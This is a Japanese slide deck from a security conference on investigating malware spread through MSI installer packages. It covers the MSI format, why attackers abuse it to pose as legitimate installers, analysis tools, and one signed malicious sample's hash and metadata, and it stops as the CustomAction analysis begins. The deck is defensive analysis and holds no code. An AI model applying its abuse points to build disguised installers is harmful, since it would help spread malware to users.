

BSides Tokyo 2023 @ SECCON 2022 電脳会議

# MSIパッケージファイルを介して感染を 広げるマルウェアの調査および解析

2023-02-11

高山 尚樹 (Naoki Takayama)

# アジェンダ


1. MSI パッケージファイルの構造
2. 攻撃者にとってのメリット
3. 解析手法の紹介
  - 実際にマルウェアの感染拡大に用いられたMSIパッケージファイルを解析する過程を紹介します

# MSIパッケージファイルの構造

MSIパッケージファイルを介して感染を広げるマルウェアの調査および解析

# MSIパッケージファイルとは

Windows Installerがソフトウェアをインストール・変更するための情報を含んだCOM構造化ストレージ(OLE2 / CFBF) ファイル。




a.k.a. MSIファイル、インストーラー パッケージなど

MSIパッケージファイルを介して感染を広げるマルウェアの調査および解析

# MSIパッケージファイルの構成

COM構造化ストレージ内部にはインストーラに必要な情報を含んだストリームが多数含まれている。



C:\Users\ Downloads\sample.msi\			
!ActionText	!AdminExecuteSequence	!AdminUISequence	!AdvtEx
!CheckBox	!Component	!Control	!ControlCondition
!Environment	!Error	!EventManifest	!EventMapping
!InstallExecuteSequence		!InstallUISequence	!LaunchCondition
!Registry	!RegLocator	!RemoveFile	!Shortcut
!XmlFile	!_Columns	!_StringData	!TextStyle
Binary.ScaSchedule		Binary.WixCA	!_Tables
Binary.WixUI_Bmp_New		Binary.WixUI_Bmp_Up	!_Valida
media1.cab	[5]DigitalSignature	[5]MsiDigitalSignatureEx	Binary.I
			Binary.WixUI_Ico_Exclam
			[5]SummaryInformation

# ストリーム

MSIパッケージファイル内のストリームは大きく以下のように分類することができる。

- データベース テーブル
- CABファイル
- その他（メタデータ・アイコン等）

# データベース テーブル

インストーラの処理内容が記述されているテーブル。

幾つか種類があり、それらの内容に基づいてWindows インストーラーが処理を実行する。

BBControl.idt	Billboard.idt	Binary.idt	BindImage.idt	CCPSearch.idt	CheckBox.idt	Class.idt	ComboBox.idt	ComplexControl.idt	ComplexList.idt	Component.idt	Condition.idt	Control.idt	ControlCondition.idt	ControlEvent.idt
CreateFolder.idt	CustomAction.idt	Dialog.idt	Directory.idt	DrLocator.idt	DuplicateFileDialog.idt	Environment.idt	Error.idt	EventMapping.idt	Extension.idt	Feature.idt	FeatureComponents.idt	File.idt	FileSFCatalog.idt	Font.idt
Icon.idt	IniFile.idt	InitLocator.idt	InstallExecuteSequence.idt	InstallUseSequence.idt	IsolatedComponent.idt	LaunchCondition.idt	ListBox.idt	ListView.idt	LockPermissions.idt	Media.idt	MIME.idt	ModuleComponents.idt	ModuleSignature.idt	MoveFile.idt
MsiAssembly.idt	MsiAssemblyName.idt	MsiDigitalCertificate.idt	MsiDigitalSignature.idt	MsiFileHeader.idt	MsiPatchHeaders.idt	ODBCAttribute.idt	ODBCDataSource.idt	ODBCDriver.idt	ODBCSourceAttribute.idt	ODBCTranslator.idt	Patch.idt	PatchPackage.idt	ProgId.idt	Property.idt

# 特に重要なデータベース テーブル(1)


- CustomAction テーブル
  - ファイル・スクリプトを実行する処理が記述されている
- InstallExecuteSequence / InstallUISequence テーブル
  - どの処理がいつ実行されるのか記述されている
- Binary テーブル
  - バイナリデータを保持しているテーブル

## 特に重要なデータベース テーブル(2)

- File テーブル
  - インストーラが展開するファイルについて記述されている

# CABファイル

任意のインストールディレクトリに展開されるファイルが格納されているキャビネットファイル。



```
C: > Users > > Downloads > node-v18.14.0 > node-v18.14.0 > tools > msvs > msi > product.wxs
29
30 <Media Id="1" Cabinet="media1.cab" EmbedCab="yes"/>
31
32 -----
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75 <ComponentRef Id="NodeExecutable"/>
76 <ComponentRef Id="NodeRegistryEntries"/>
77 <ComponentRef Id="NodeVarsScript"/>
78 <ComponentRef Id="NodeStartMenu"/>
79 <ComponentRef Id="AppData" />
```

参考: Node.jsのWindows Installer XMLソースファイル

# より詳細な情報

The screenshot shows a Microsoft Learn page for Windows App Development. The top navigation bar includes links for Microsoft Learn Documentation, Training, Certifications, Q&A, Code Samples, Shows, and Events. Below this, a secondary navigation bar for Windows App Development offers links to Explore, Development, Platforms, and Resources. A search bar labeled "Filter by title" is present. On the left, a sidebar lists topics under "Windows Installer": Roadmap to Windows Installer Documentation, What's New in Windows Installer, About Windows Installer, and Using Windows Installer. The main content area features a large title "Windows Installer" with a subtitle "Article • 09/13/2021 • 4 minutes to read • 6 contributors". A "Feedback" button is located to the right. A purple "Note" callout box is at the bottom left.

<https://learn.microsoft.com/en-US/windows/win32/msi/windows-installer-portal>


# 攻撃者にとってのメリット

# 正規のインストーラを装う

正規のソフトウェアの中にはMSIパッケージファイル (\*.msi) をインストーラとして採用しているものが多数存在するため、それらを装ってユーザーにダウンロード・インストールさせられる。



Malicious MSI Package File



Legitimate Software

&




Malware

# 解析手法が広く知られていない

MSIパッケージファイルの解析手法について記述されている（特に日本語の）資料は非常に少ない。また一般に公開されている解析ツールも少ない。

2023-01-19  
ftguess / oleid がフォーマットの検知に対応



The screenshot shows a GitHub commit page for the repository `decalage2/oletools`. The commit message is "ftguess: added MSI format". It was made by `decalage2` 3 weeks ago. The commit has 1 parent, 6 changes, and a commit hash of `b57d1ed`. The commit details show 3 changed files with 20 additions and 4 deletions. The file `oletools/common/clsid.py` is shown with a diff view. A green callout box points to this commit message.

<https://github.com/decalage2/oletools>

# Malvertising


- 誘導先でMaliciousなMSIパッケージファイルを配布している事例が複数確認されている
  - 著名な脅威アクター (TA505など) が実施しているケースも

## Malvertising

Google 広告などを使ってマルウェアを配布しているWebサイトに誘導する手法のこと。

# 応用性が高い

非常に応用性が高く、それと対称的に簡単に実装・作成できる。



# 解析手法の紹介


MSIパッケージファイルを介して感染を広げるマルウェアの調査および解析

# 解析に使用するツール

- 7-Zip <<https://www.7-zip.org>>
  - OSSのファイルアーカイバ
- Orca <<https://developer.microsoft.com/ja-jp/windows/downloads/windows-sdk/>>
  - Microsoftが公開しているMSIパッケージファイルを作成・編集するためのツール (Windows SDKに含まれている)

# Orcaのインターフェイス

テーブルを選択すると  
テーブル内に格納されている  
情報が表示される



テーブル

バイナリデータは  
ファイルに書き出せる

# 解析対象 (検体)

malicious\_msi.msi Properties

Property	Value
Description	
Title	SetupTest
Subject	
Categories	
Tags	
Comments	
Origin	
Authors	Default Company Name
Revision number	{D4182E62-A69C-409F-A985-A4CA32C6...}
Content created	6/21/1999 12:00 AM
Program name	Windows Installer

Digital Signature Details


Digital Signature Information  
This digital signature is OK.

Signer information

Name:	GAIN AI LTD
E-mail:	pimen516gs@gmail.com
Signing time:	Not available

[View Certificate](#)

Issuer: Sectigo Public Code Signing CA R36, Sectigo L  
Valid from: Wednesday, April 13, 2022 4:00:00 PM  
Valid to: Friday, April 14, 2023 3:59:59 PM  
Subject: GAIN AI LTD, GAIN AI LTD, West Midlands, G3



38 / 61

38 security vendors and 3 sandboxes flagged this file as malicious

8cc8f32b2f44e84325e5153ec4fd60c31a35884220e7c36b753550356d6a25c8  
8cc8f32b2f44e84325e5153ec4fd60c31a35884220e7c36b753550356d6a25c8.msi

1.01 MB    2022-05-09 17:07:55 UTC  
Size    8 months ago

MSI


msi revoked-cert runtime-modules signed checks-network-adapters spreader direct-cpu-clock-access

Community Score: 0

Reference: <https://www.virustotal.com/gui/file/8cc8f32b2f44e84325e5153ec4fd60c31a35884220e7c36b753550356d6a25c8>

# CustomActionテーブル

最初に、CustomActionテーブルを確認する。



